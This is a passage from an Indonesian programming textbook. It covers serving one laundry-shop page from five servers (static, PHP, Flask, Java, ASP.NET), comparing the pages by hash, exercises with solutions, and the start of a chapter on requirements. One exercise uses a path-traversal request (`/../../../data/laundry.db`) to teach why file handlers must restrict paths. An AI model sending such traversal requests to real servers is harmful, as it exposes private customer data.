
    """;
```

`WebApplication.Create` membangun aplikasi, `UseStaticFiles` menyajikan folder `wwwroot`, nama ASP.NET Core untuk `public`, dan `MapGet("/", ...)` menjawab alamat `/` dengan halamannya. Pemisah CSV-nya adalah pemisah dari program Java di Bab 1, diterjemahkan ke C#, dan `WebUtility.HtmlEncode` melakukan *escaping* terhadap *ampersand*. `$"""…"""` adalah *raw interpolated string*: mempertahankan pindah barisnya dan mengisi lubang-lubang `{...}`. Jalankan di folder `dotnet` dengan `dotnet run`; jalannya yang pertama membangun proyek, lalu ASP.NET Core melaporkan:

```
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:6024
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
```

2.15.7 Lima halaman, satu jawaban

Gambar 2.5 adalah halaman sebagaimana ditampilkan peramban, di sini dari server Java. Keempat lainnya tampak sama, kecuali baris terakhirnya. Antarmuka halaman berbahasa Inggris, sesuai dokumen kebutuhan aplikasi.



Gambar 2.5 Halaman pertama Profitina Laundry, ditangkap dari server Java yang sedang berjalan: logo resmi, daftar harga yang dibaca dari `laundry.db`, dan baris yang menyebutkan server mana yang mengirimnya.

Melihat bukanlah bukti. **Kode 2.11** mengambil halaman dari kelima porta, membuang baris `Served by`, lalu menghitung sidik jari SHA-256 dari sisanya; jika kelima sidik jari sama, kelima halaman identik.

Kode 2.11 `firstpage/compare_pages.py`: mengambil halaman dari setiap server yang berjalan dan membandingkannya, di luar baris `Served by`.

```
"""Fetch the first page from every server that is running and compare them.

Usage:  python compare_pages.py        (start the servers first; see README.md)
Every page must be identical except for its "Served by" line.
"""
import hashlib
import urllib.request

SERVERS = [("static file", "http://127.0.0.1:6020/"),
           ("PHP", "http://127.0.0.1:6021/"),
           ("Python + Flask", "http://127.0.0.1:6022/"),
           ("Java HttpServer", "http://127.0.0.1:6023/"),
           (".NET ASP.NET Core", "http://127.0.0.1:6024/")]


def main():
    digests = set()
    for name, url in SERVERS:
        try:
            with urllib.request.urlopen(url, timeout=5) as answer:
                status, text = answer.status, answer.read().decode("utf-8")
        except OSError:
            print(f"{name:18} not running at {url}")
            continue
        lines = text.splitlines()
        served = next(ln for ln in lines if 'class="served"' in ln)
        rest = "\n".join(ln for ln in lines if ln != served)
        digest = hashlib.sha256(rest.encode("utf-8")).hexdigest()[:12]
        digests.add(digest)
        rows = text.count("<tr><td>")
        print(f"{name:18} {status}  {len(text):5} bytes  {rows} services  "
              f"sha256 {digest}")
    print("All pages agree." if len(digests) == 1 else "The pages differ!")


if __name__ == "__main__":
    main()
```

Dengan kelima server dijalankan seperti pada **Tabel 2.10**, program itu mencetak:

```
static file        200   1630 bytes  12 services  sha256 a041ea2e83eb
PHP                200   1623 bytes  12 services  sha256 a041ea2e83eb
Python + Flask     200   1637 bytes  12 services  sha256 a041ea2e83eb
Java HttpServer    200   1640 bytes  12 services  sha256 a041ea2e83eb
.NET ASP.NET Core  200   1642 bytes  12 services  sha256 a041ea2e83eb
All pages agree.
```

Lima server, empat bahasa, satu jawaban: 200, dua belas layanan, dan sidik jari yang sama, `a041ea2e83eb`. Ukurannya berbeda hanya karena panjang baris `Served by`. Untuk melihat betapa berbedanya server-server itu memperkenalkan dirinya, mintalah hanya *header* dari tiga di antaranya dengan `curl -I`:

```
$ curl -I http://127.0.0.1:6021/
HTTP/1.1 200 OK
Host: 127.0.0.1:6021
Date: Thu, 24 Sep 2026 06:00:16 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Content-type: text/html; charset=UTF-8

$ curl -I http://127.0.0.1:6022/
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Thu, 24 Sep 2026 06:00:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1637
Connection: close

$ curl -I http://127.0.0.1:6023/
HTTP/1.1 200 OK
Date: Thu, 24 Sep 2026 06:00:16 GMT
Content-type: text/html; charset=utf-8
```

PHP memperkenalkan dirinya dengan `X-Powered-By`, server Flask, Werkzeug, dengan `Server`, dan server milik JDK hampir tidak berkata apa-apa. Halamannya sama; amplopnya tidak. Server produksi biasanya menyembunyikan *header* seperti itu, karena *header* itu memberi tahu penyerang perangkat lunak apa yang perlu dicari kelemahannya; Bab 14 kembali ke soal itu.

Kelima server dijalankan di lingkungan tempat buku ini disiapkan, dengan PHP 8.4.21, Python 3.11.15 dan Flask 3.1.3, OpenJDK 21.0.10, serta .NET 10 SDK (*runtime* 10.0.12), di porta 6020 sampai 6024; halaman statis disajikan dengan `python -m http.server`, karena Live Server adalah bagian dari VS Code, yang tidak ada di mesin itu. Server-server itu dihentikan sesudahnya.

2.16 Profitina dalam Praktik

Setiap pengembang yang bergabung dengan proyek Profitina melewatkan pagi pertamanya persis seperti bab ini: memasang alat dengan versi yang disebutkan proyek, menjalankan pemeriksaan yang membuktikan bahwa semuanya menjawab, membuka folder proyek di editor, dan menyajikan halaman pertamanya. Bentuk masalahnya selalu sama. Satu tim dengan mesin yang berbeda-beda, sebagian Windows, sebagian Mac, sebagian Linux, harus dapat menjalankan kode yang sama dan memperoleh hasil yang sama; jika tidak, setiap laporan *bug* dimulai dengan "di komputer saya jalan". Golongan penyelesaiannya pun sama: sebutkan versi yang tepat dan di mana masing-masing diperiksa; utamakan alat yang berjalan sama di ketiga sistem; simpan pustaka setiap proyek di dalam proyek itu, di *virtual environment* atau folder `lib`, bukan di mesin; jauhkan rahasia dari repositori; dan tuliskan pemeriksaannya sebagai program, agar pertanyaan "apakah meja kerja saya sudah benar?" terjawab dalam sepuluh detik. Lima halaman identik di Subbab 2.15 adalah versi terkecil dari praktik yang berlaku pula untuk produk sungguhan: ketika beberapa implementasi harus sepakat, bandingkan keluarannya secara mekanis, bukan dengan mata.

2.17 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Memakai terminal yang dibuka sebelum pemasangan. Terminal membaca PATH ketika dimulai. Tutup dan buka terminal baru setelah setiap pemasangan.

Membuka berkas alih-alih folder di VS Code. Jalur relatif, ekstensi, dan pengaturan semuanya bergantung pada folder. Gunakan **File → Open Folder…**.

Mengeklik ganda berkas HTML atau PHP. Alamat `file:///` tidak menjalankan PHP dan berperilaku berbeda dari web. Sajikan foldernya, dengan Live Server atau server sungguhan.

Memasang *runtime* Java alih-alih JDK. Jika `java -version` menjawab dan `javac -version` tidak, pasang JDK.

Dua Java, dua Python, dua PHP. Yang pertama di PATH yang menang. `java -version`, `python --version`, dan `php --version` memberi tahu mana yang menjawab; `where php` (Windows) atau `which php` (macOS, Linux) memberi tahu di mana letaknya.

Memasang Flask atau Django di luar *virtual environment*, lalu menjalankan program di dalamnya, atau sebaliknya. Aktifkan `.venv` lebih dulu; pastikan *prompt* diawali `(.venv)` dan bilah status VS Code menyebutkannya.

Lupa tanda petik di sekitar `"../lib/*"`. Terminal menguraikan `*` sendiri dan Java menerima argumen yang salah. Beri tanda petik pada *class path*.

Memakai Tomcat 9 untuk kode Jakarta. Tomcat 9 memakai `javax.servlet`; *servlet* buku ini memerlukan Tomcat 10.1 atau 11.

Mengira versi XAMPP sudah terkini. XAMPP 8.2.12 membawa PHP 8.2 dan MariaDB 10.4, keduanya sudah tua. Cukup untuk belajar; pasang versi terkini untuk apa pun yang dapat dicapai publik.

Membiarkan *strict mode* MySQL mati. Tanpanya, teks yang terlalu panjang dipendekkan diam-diam. Aplikasi menyalakannya untuk setiap koneksi; program Anda sendiri pun sebaiknya demikian.

Lupa `PRAGMA foreign_keys = ON` pada SQLite. Tanpanya, SQLite menerima tagihan untuk pelanggan yang tidak ada.

Dua server di satu porta. "Address already in use" berarti program lain memegang porta itu. Hentikan, atau pakai porta lain dan buka porta itu.

Memasang *runtime* .NET alih-alih SDK. `dotnet --list-sdks` harus mendaftar SDK 10.0.

2.18 Ringkasan Bab

Meja kerja mengerjakan lima tugas: menulis, menjalankan bahasa, menyajikan halaman, menyimpan data, dan melihat (**Gambar 2.1**). Tiga istilah mendasari setiap pemasangan: terminal, pengelola paket (winget, Homebrew, apt), dan PATH, yang hanya dibaca terminal ketika dimulai.

Rangkaian alat September 2026 (**Tabel 2.1**): VS Code 1.139 dengan ekstensi pada **Tabel 2.3** (**Tabel 2.2**, **Gambar 2.2**); peramban yang *developer tools*-nya memperlihatkan setiap permintaan (**Gambar 2.3**); Live Server 5.7.10; PHP 8.5 atau 8.4 (**Tabel 2.4**); MariaDB 12.3, 11.8, 11.4, atau 10.11 LTS, atau 10.4 milik XAMPP yang lebih tua (**Tabel 2.5**); SQLite 3.53 dan DB Browser 3.13; JDK 25 LTS dan Extension Pack for Java (**Tabel 2.6**), dengan Tomcat 11 atau 10.1 untuk nanti; Python 3.14 dengan Flask 3.1 dan Django 6.1 atau 5.2 LTS di *virtual environment* (**Tabel 2.7**); .NET 10 SDK dan C# Dev Kit (**Tabel 2.8**); Git 2.55.

Pemeriksaan adalah sebuah program: **Tabel 2.9** mendaftar perintahnya, dan **Kode 2.1** serta **Kode 2.2** menjalankan semuanya; **Kode 2.3** dan **Kode 2.4** membuktikan bahwa basis data contoh lengkap, 15.359 baris dan tanpa rujukan yang rusak.

Aplikasi adalah satu folder, `ProfitinaLaundry`, hasil *clone* atau ekstrak, dengan `App` dan `Code_new`; bukalah folder yang sedang Anda kerjakan.

Halaman pertama, lima cara (**Gambar 2.4**, **Tabel 2.10**): berkas biasa (**Kode 2.5**), PHP (**Kode 2.6**), Flask (**Kode 2.7**), HttpServer milik JDK (**Kode 2.8**), dan ASP.NET Core (**Kode 2.9**, **Kode 2.10**). Semuanya sama bita demi bita kecuali satu baris (**Gambar 2.5**, **Kode 2.11**), dan itu membuktikan bahwa seluruh meja kerja berfungsi.

2.19 Soal Latihan

2.1 Jelaskan dengan kata-kata Anda sendiri apa itu PATH, dan mengapa program yang baru terpasang semenit lalu dapat menjawab “command not found” di terminal yang sudah terbuka sebelumnya.

2.2 Di mesin Anda sendiri, jalankan `check_tools.py` atau `CheckTools.java`. Catat setiap baris yang bukan `ok` dan perbaikan dari **Tabel 2.9** yang Anda terapkan.

2.3 `java -version` milik seorang rekan mencetak `openjdk version "25.0.4"` tetapi `javac -version` mencetak “command not found”. Apa yang terpasang, apa yang belum, dan apa yang sebaiknya ia pasang?

2.4 Mengapa buku ini meminta Anda membuka *folder* di VS Code? Sebutkan dua hal yang rusak jika yang dibuka hanya satu berkas.

2.5 Halaman yang disajikan Live Server menampilkan teks program PHP alih-alih menjalankannya. Jelaskan sebabnya, dan berikan perintah untuk menyajikan folder yang sama dengan PHP.

2.6 Dengan **Tabel 2.1**, sebutkan versi PHP mana yang masih menerima perbaikan keamanan pada 1 Januari 2027, dan apa artinya bagi XAMPP 8.2.12.

2.7 Anda ingin menjalankan jalur Django di Python 3.11. Lini Django mana yang akan dipasang `pip`, dan mengapa ia tidak memasang Django 6.1?

2.8 Tuliskan tiga perintah untuk membuat *virtual environment* bernama `.venv`, mengaktifkannya, dan memasang Flask, pertama untuk Windows PowerShell lalu untuk macOS atau Linux.

2.9 Dalam **Kode 2.8**, *handler* hanya menyajikan berkas yang terdaftar di `TYPES`. Uraikan apa yang dapat terjadi jika ia menyajikan `Path.of("public", path)` untuk jalur apa pun yang diminta peramban, dengan permintaan `/../../../data/laundry.db` sebagai contoh.

2.10 Ubah harga `S0001` menjadi 9.000 pada *salinan* `laundry.db` (dengan DB Browser for SQLite), ubah jalur di salah satu program dinamis agar membuka salinan itu, jalankan ulang, lalu muat ulang halamannya. Cara mana yang menampilkan harga baru, dan mana yang tidak? Mengapa?

2.11 Hapus panggilan `htmlspecialchars` dari **Kode 2.6** (pada salinannya) dan jalankan `compare_pages.py`. Apa yang dilaporkannya, dan baris halaman mana yang berbeda?

2.12 Kelima halaman harus identik, tetapi `compare_pages.py` melaporkan lima ukuran yang berbeda. Jelaskan.

2.13 Tambahkan cara keenam: sajikan halaman statis dengan server bawaan PHP di porta 6025, tanpa menulis PHP sedikit pun. Berikan perintah dan alamatnya.

2.14 Jelaskan mengapa program **Kode 2.3** membuka basis data dengan `mode=ro`, dan mengapa versi Java mengatur `open_mode` menjadi 1.

2.20 Penyelesaian Soal Latihan

2.1 PATH adalah daftar folder tempat terminal mencari program ketika Anda mengetik namanya. Terminal menyalin daftar itu ketika dimulai; penginstal yang kemudian menambahkan folder mengubah daftar yang tersimpan, bukan salinan di terminal yang sedang terbuka. Membuka terminal baru mengambil daftar yang baru.

2.2 Jawabannya berbeda untuk setiap mesin. Perbaikan yang umum: `MISSING VS Code` di macOS, jalankan *Shell Command: Install 'code' command in PATH*; `MISSING PHP` di Windows, tambahkan `C:\xampp\php` ke Path; `MISSING Flask`, aktifkan `.venv` lalu `python -m pip install flask`; `CHECK .NET SDK` dengan jawaban 9.0, pasang SDK 10.

2.3 Yang terpasang adalah *runtime* Java, yang dapat menjalankan program tetapi tidak dapat mengompilasinya. JDK belum terpasang. Pasang JDK 25 seperti pada **Tabel 2.6**, buka terminal baru, dan periksa bahwa kedua perintah mencetak 25.

2.4 VS Code mengetahui awal proyek dari foldernya. Jika hanya satu berkas yang dibuka, jalur relatif seperti `data/laundry.db` di terminal diuraikan dari tempat yang salah, dan ekstensi tidak dapat menemukan pengaturan proyek, seperti lingkungan Python `.venv` atau *class path* proyek Java.

2.5 Live Server hanya mengirim berkas; ia tidak berisi PHP, sehingga yang dikirimnya teks program. Di folder itu, jalankan `php -S 127.0.0.1:6021 -t public` (atau `-t .` jika berkas PHP ada di folder itu sendiri) dan buka `http://127.0.0.1:6021/`.

2.6 Pada 1 Januari 2027, PHP 8.5 (dukungan aktif), 8.4, dan 8.3 (perbaikan keamanan) didukung; 8.2 tidak, karena dukungan keamanannya berakhir 31 Desember 2026. PHP pada XAMPP 8.2.12 lalu tidak lagi didukung: tidak masalah di laptop mahasiswa, tetapi tidak layak untuk server publik.

2.7 Django 5.2 LTS. Django 6.0 dan 6.1 memerlukan Python 3.12 atau yang lebih baru, sehingga `pip` melewatinya di Python 3.11 dan memasang rilis terbaru yang mendukungnya, yaitu 5.2.17 ketika buku ini ditulis.

2.8 Windows PowerShell: `python -m venv .venv`, lalu `.venv\Scripts\Activate.ps1`, lalu `python -m pip install flask`. macOS atau Linux: `python3 -m venv .venv`, lalu `source .venv/bin/activate`, lalu `python -m pip install flask`.

2.9 `Path.of("public", "../../../data/laundry.db")` memanjat keluar dari `public` dengan `..`, sehingga server akan mengirim seluruh basis data, termasuk nomor telepon pelanggan, kepada siapa saja yang memintanya. Mendaftar berkas yang diizinkan (atau, secara umum, memeriksa bahwa jalur yang sudah diuraikan tetap berada di dalam `public`) mencegahnya. Klien HTTP sungguhan biasanya merapikan `..` sebelum mengirim, tetapi program penyerang tidak wajib melakukannya.

2.10 PHP, Flask, dan Java membaca daftar harga pada setiap permintaan, sehingga setelah salah satunya diarahkan ke salinan itu, ia menampilkan Rp 9.000 begitu halaman dimuat ulang. Halaman statis tetap menampilkan Rp 8.000, karena harganya ditulis di dalam berkas; halaman .NET juga, karena ia membaca `Service.csv`, yang tidak berubah. Inilah perbedaan antara halaman statis dan dinamis.

2.11 Program melaporkan "The pages differ!" dan sidik jari yang berbeda untuk PHP. Baris layanan pertama berbunyi `Wash, dry & fold (per kg)` dengan `&` telanjang alih-alih `&`. Peramban biasanya menampilkannya sama saja, dan justru karena itulah perbandingan harus

dilakukan dengan program, bukan dengan mata; dengan deskripsi yang mengandung `<`, *escaping* yang hilang akan merusak halaman atau membiarkan orang asing menyisipkan *markup*.

2.12 Yang harus identik hanyalah baris-baris selain `Served by`, dan baris terakhir itu panjangnya berbeda di setiap server: “a plain HTML file” lebih pendek daripada “.NET 10.0.12 and ASP.NET Core”. Sidik jari dihitung tanpa baris itu, dan nilainya sama.

2.13 Di `firstpage/static/public`, jalankan `php -S 127.0.0.1:6025`. Server bawaan PHP mengirim berkas yang bukan PHP apa adanya, sehingga `http://127.0.0.1:6025/` menyajikan `index.html`, `style.css`, dan logonya.

2.14 Program yang hanya perlu melihat tidak boleh dapat mengubah apa pun, bahkan karena kekeliruan; mode hanya-baca membuat berkas aman dari *bug* dalam program, dan beberapa program dapat membaca berkas yang sama sekaligus. `open_mode = 1` adalah penanda SQLite `SQLITE_OPEN_READONLY` dalam pengaturan *driver* Java, permintaan yang sama dalam bahasa yang berbeda.

Daftar Pustaka

[1] Microsoft, *Visual Studio Code: Release Notes*, versi 1.139, 23 Sep. 2026. [Daring]. Tersedia: https://code.visualstudio.com/updates

[2] Microsoft, *Requirements for Visual Studio Code*. [Daring]. Tersedia: https://code.visualstudio.com/docs/supporting/requirements (diakses Sep. 2026).

[3] Google, *Chrome DevTools*. [Daring]. Tersedia: https://developer.chrome.com/docs/devtools (diakses Sep. 2026).

[4] R. Dey, *Live Server for Visual Studio Code*, versi 5.7.10, 27 Feb. 2026. [Daring]. Tersedia: https://github.com/ritwickdey/vscode-live-server

[5] The PHP Group, *PHP: Hypertext Preprocessor*, rilis 8.5.10 dan 8.4.25, 27 Agu. 2026. [Daring]. Tersedia: https://www.php.net/

[6] endoflife.date, *PHP*. [Daring]. Tersedia: https://endoflife.date/php (diakses Sep. 2026).

[7] Apache Friends, “New XAMPP release 8.2.12, 8.1.25 and 8.0.30,” 19 Nov. 2023, dan *XAMPP Downloads*. [Daring]. Tersedia: https://www.apachefriends.org/download.html (diakses Sep. 2026).

[8] Canonical, *Ubuntu 26.04 LTS Release Notes: Summary for LTS Users*, Apr. 2026. [Daring]. Tersedia: https://documentation.ubuntu.com/release-notes/26.04/summary-for-lts-users/

[9] The PHP Group, *PHP Manual: Built-in Web Server*. [Daring]. Tersedia: https://www.php.net/manual/en/features.commandline.webserver.php

[10] endoflife.date, *MariaDB*. [Daring]. Tersedia: https://endoflife.date/mariadb (diakses Sep. 2026).

[11] SQLite Consortium, *SQLite Home Page*, rilis 3.53.4, 24 Jul. 2026. [Daring]. Tersedia: https://www.sqlite.org/

[12] Proyek DB Browser for SQLite, *Downloads*, versi 3.13.1. [Daring]. Tersedia: https://sqlitebrowser.org/dl/ (diakses Sep. 2026).

[13] endoflife.date, *Oracle JDK*. [Daring]. Tersedia: https://endoflife.date/oracle-jdk (diakses Sep. 2026).

[14] Eclipse Adoptium, “Eclipse Temurin 8u504, 11.0.32.1, 17.0.20.1, 21.0.12.1, 25.0.4.1 and 26.0.2.1 available,” Sep. 2026, dan *Installation*. [Daring]. Tersedia: https://adoptium.net/installation/

[15] Microsoft, *Getting Started with Java in VS Code*. [Daring]. Tersedia: https://code.visualstudio.com/docs/java/java-tutorial (diakses Sep. 2026).

[16] The Apache Software Foundation, *Apache Tomcat: Which Version Do I Want?* [Daring]. Tersedia: https://tomcat.apache.org/whichversion.html (diakses Sep. 2026).

[17] endoflife.date, *Python*. [Daring]. Tersedia: https://endoflife.date/python (diakses Sep. 2026).

[18] Python Software Foundation, “Using Python on Windows,” *Python 3.14 Documentation*. [Daring]. Tersedia: https://docs.python.org/3.14/using/windows.html

[19] Pallets Projects, *Flask 3.1.3*, Python Package Index, 19 Feb. 2026. [Daring]. Tersedia: https://pypi.org/project/Flask/

[20] endoflife.date, *Django*. [Daring]. Tersedia: https://endoflife.date/django (diakses Sep. 2026).

[21] endoflife.date, *Microsoft .NET*. [Daring]. Tersedia: https://endoflife.date/dotnet (diakses Sep. 2026).

[22] Microsoft, *C# Dev Kit FAQ*. [Daring]. Tersedia: https://code.visualstudio.com/docs/csharp/cs-dev-kit-faq (diakses Sep. 2026).

[23] Proyek Git, *Git*, rilis sumber terbaru 2.55.0, 29 Jun. 2026. [Daring]. Tersedia: https://git-scm.com/

[24] Pallets Projects, *Flask Documentation: API, Application Object* (`static_folder`, `static_url_path`). [Daring]. Tersedia: https://flask.palletsprojects.com/en/stable/api/

[25] Oracle, *Java SE 25 API: Package com.sun.net.httpserver*. [Daring]. Tersedia: https://docs.oracle.com/en/java/javase/25/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[26] Microsoft, *Minimal APIs Overview*, dokumentasi ASP.NET Core (.NET 10). [Daring]. Tersedia: https://learn.microsoft.com/aspnet/core/fundamentals/minimal-apis

Bab 3

Kebutuhan: Pemangku Kepentingan, Fitur, dan Kualitas

Setelah menyelesaikan bab ini, Anda akan mampu mengubah apa yang diucapkan orang-orang dalam sebuah usaha nyata menjadi kebutuhan yang dapat dibangun oleh pemrogram dan diperiksa oleh penguji. Anda akan berkenalan dengan semua pihak yang berkepentingan dengan Profitina Laundry, dari pemilik yang ingin angka bulanannya tanpa kalkulator hingga pelanggan yang sudah lelah menelepon untuk menanyakan apakah cuciannya sudah jadi, dan melihat bagaimana empat wawancara singkat menjadi sebelas kebutuhan fungsional, enam belas aturan bisnis, dan dua puluh tiga kebutuhan kualitas. Anda akan membaca setiap kebutuhan fungsional beserta alasan keberadaannya, kriteria penerimaan yang menyatakan kapan kebutuhan itu tuntas, dan contoh yang diambil dari transaksi nyata dalam data setahun. Anda akan belajar menulis kebutuhan nonfungsional yang menentukan apakah sebuah perangkat lunak dapat dipercaya: keamanan, pelindungan data pribadi menurut UU PDP, kinerja, kebergunaan, dan janji bahwa kode yang sama berjalan di SQLite maupun MySQL. Anda akan menyusun matriks keterlacakan yang menghubungkan setiap kebutuhan dengan use case-nya dan dengan 107 kasus uji dalam rencana uji, memprioritaskan semuanya dengan MoSCoW, dan menulis program dalam Python dan Java yang membaca dokumen kebutuhan lalu melaporkan setiap celah dalam matriks. Program itu menemukan celah yang sungguhan.

3.1 Posisi Kita Sekarang

Bab 1 menelusuri satu hari di tiga gerai Profitina Laundry di Surabaya. Seorang mahasiswi di Keputih menitipkan empat kilogram pakaian dalam perjalanan ke kampus dan membayar separuhnya lewat QRIS. Seorang pencuci di Rungkut menyelesaikan antrean pagi sementara pesanan gorden menempati sebuah rak selama lima hari. Di Wiyung, gerai terbaru, seorang kasir menulis nota dengan tangan dan menyematkannya pada sebuah kantong. Menjelang malam, pemilik menjumlahkan buku catatan dari tiga gerai, dan di suatu tempat seorang pelanggan menelepon, untuk ketiga kalinya minggu itu, menanyakan apakah pesanannya sudah siap.

Bab 2 menyiapkan meja kerja: VS Code, Python, Java, dan terminal, di Windows, macOS, atau Linux, beserta kebiasaan membuka folder, menjalankan program, dan membaca keluarannya.

Di antara binatu dan meja kerja itu ada sebuah celah, dan celah itu bukan persoalan teknis. Sebelum satu baris pun aplikasi ditulis, seseorang harus memutuskan *apa yang harus dilakukan aplikasi*, cukup tepat sehingga dua pemrogram yang bekerja terpisah akan membangun hal yang sama, dan orang ketiga dapat memeriksa bahwa mereka memang melakukannya. Keputusan itulah pokok bahasan bab ini.

> **WAWASAN KUNCI: TENTANG APA BAB INI SEBENARNYA.** Sebagian besar perangkat lunak yang gagal tidak gagal karena kodenya salah. Ia gagal karena kodenya melakukan hal yang salah dengan benar. Kebutuhan adalah tempat termurah untuk menemukan kesalahan itu: kalimat yang keliru hanya perlu satu menit untuk diperbaiki di atas kertas, sehari untuk diperbaiki di kode, dan seorang pelanggan untuk diperbaiki setelah rilis.

Kebutuhan Profitina Laundry sudah ada. Kebutuhan itu tersimpan di folder `docs/` aplikasi sebagai `requirements.md`, `use-cases.md`, dan `test-plan.md`, dan setiap jalur teknologi dalam buku ini, dari PHP sampai Spring Boot, mengimplementasikan persis kebutuhan tersebut. Bab ini membaca dokumen-dokumen itu seperti seharusnya seorang anggota tim baru membacanya: bertanya dari mana setiap kalimat berasal, mengapa kalimat itu dirumuskan demikian, dan bagaimana kita tahu apakah kalimat itu terpenuhi.

3.2 Apa Itu Kebutuhan

3.2.1 Istilah dan jenis-jenisnya

> **DEFINISI. Kebutuhan** (*requirement*) adalah pernyataan tentang sesuatu yang harus dilakukan sistem, atau sifat yang harus dimilikinya, agar sistem itu berguna bagi pihak-pihak yang berkepentingan. Standar internasional rekayasa kebutuhan, ISO/IEC/IEEE 29148 [1], menambahkan bahwa kebutuhan harus ditulis sedemikian rupa sehingga dapat *diverifikasi*: harus ada cara untuk mengetahui apakah kebutuhan itu terpenuhi.

Kebutuhan terdiri atas beberapa jenis, dan mencampuradukkannya adalah kesalahan pertama yang biasa dilakukan pemula.

Kebutuhan fungsional (*functional requirement*, FR) menyatakan apa yang *dilakukan* sistem: sebuah tindakan, perhitungan, layar, atau jawaban. “Sistem menghitung harga nota sebagai harga layanan dikali jumlah satuan” adalah kebutuhan fungsional. Profitina Laundry memiliki sebelas, bernomor FR-1 sampai FR-11.

Kebutuhan nonfungsional (*non-functional requirement*, NFR), disebut juga *kebutuhan kualitas*, menyatakan *seberapa baik* sistem melakukan apa yang dilakukannya: seberapa cepat, seberapa aman, seberapa mudah, di mesin apa. “Setiap halaman menjawab dalam waktu kurang dari satu detik di laptop mahasiswa” adalah kebutuhan nonfungsional. Tidak ada hal baru yang terjadi karenanya; hal yang sama terjadi, dengan lebih baik.

Aturan bisnis (*business rule*, BR) adalah fakta tentang usaha itu sendiri yang berlaku ada atau tidak ada perangkat lunak. “Layanan kilat lima puluh persen lebih mahal daripada cuci-lipat reguler” sudah benar ketika binatu masih memakai buku catatan kertas, dan akan tetap benar bila binatu beralih ke aplikasi lain. Profitina Laundry mencatat enam belas, BR-1 sampai BR-16. Perangkat lunak harus menaatinya, tetapi tidak memilikinya.

Batasan (*constraint*) membatasi *cara* sistem boleh dibangun: “skema basis data rancangan asli tahun 2020 harus dipertahankan kolom demi kolom”, “sistem harus berjalan di SQLite tanpa server”.

Terakhir, **kriteria penerimaan** (*acceptance criterion*, AC) adalah janji kecil yang dapat diperiksa dan melekat pada sebuah kebutuhan. FR-4 menyatakan bahwa sistem membuat nota; ketujuh kriteria penerimaannya, AC-4.1 sampai AC-4.7, menyatakan dengan tepat apa arti “membuat nota dengan benar”. Ada 68 kriteria penerimaan pada kesebelas FR.

Tabel 3.1 menjajarkan kelima jenis itu beserta satu contoh dari Profitina Laundry untuk masing-masing.

Tabel 3.1 Lima jenis pernyataan dalam dokumen kebutuhan, masing-masing dengan contoh nyata. Memisahkan kelimanya memberi tahu siapa yang boleh mengubahnya: pemilik mengubah aturan bisnis, tim merundingkan kebutuhan, dan tak seorang pun boleh diam-diam menyunting kriteria penerimaan.

Jenis	Menjawab pertanyaan	Contoh dari Profitina Laundry
Kebutuhan fungsional (FR)	Apa yang dilakukan sistem?	FR-10: pelanggan dapat mengecek status nota dengan id nota dan nomor telepon, tanpa masuk (*login*)
Kebutuhan nonfungsional (NFR)	Seberapa baik, seberapa aman, di mana?	R-2: dengan sekitar 3.000 nota, setiap halaman menjawab dalam kurang dari satu detik di laptop mahasiswa
Aturan bisnis (BR)	Apa yang benar tentang usaha itu sendiri?	BR-3: cuci kilat berharga Rp 12.000 per kg, yakni harga reguler Rp 8.000 ditambah biaya tambahan 50 %
Batasan	Apa yang membatasi cara kita membangunnya?	P-2: SQLite secara bawaan, MySQL atau MariaDB dengan mengubah satu setelan
Kriteria penerimaan (AC)	Bagaimana kita tahu kebutuhan terpenuhi?	AC-10.3: nota yang tidak dikenal dan telepon yang salah menghasilkan pesan *yang sama*

3.2.2 Apa, bukan bagaimana

Kebutuhan menyatakan *apa* dan menyerahkan *bagaimana* kepada perancang. “Sistem harus menyimpan harga dalam kolom `DECIMAL(10,2)`” bukanlah kebutuhan binatu; itu keputusan desain yang tempatnya di Bab 6. Kebutuhan binatu adalah BR-1, “jumlah tagihan nota adalah harga layanan dikali satuan, ditetapkan saat nota dibuat”. Bagaimana hal itu disimpan adalah urusan pihak lain.

Cara mengujinya sederhana: dapatkah kebutuhan itu dipenuhi dengan teknologi yang sama sekali berbeda? FR-7, “setiap nota memiliki struk yang dapat dicetak dengan logo resmi”, dapat dipenuhi oleh halaman PHP, servlet Java, atau, pada prinsipnya, printer termal yang dikendalikan mikrokontroler. Jadi itu kebutuhan. “Gunakan templat Jinja2 untuk struk” tidak dapat dipenuhi oleh PHP, jadi itu pilihan desain satu jalur.

3.2.3 Apa yang membuat kebutuhan itu baik

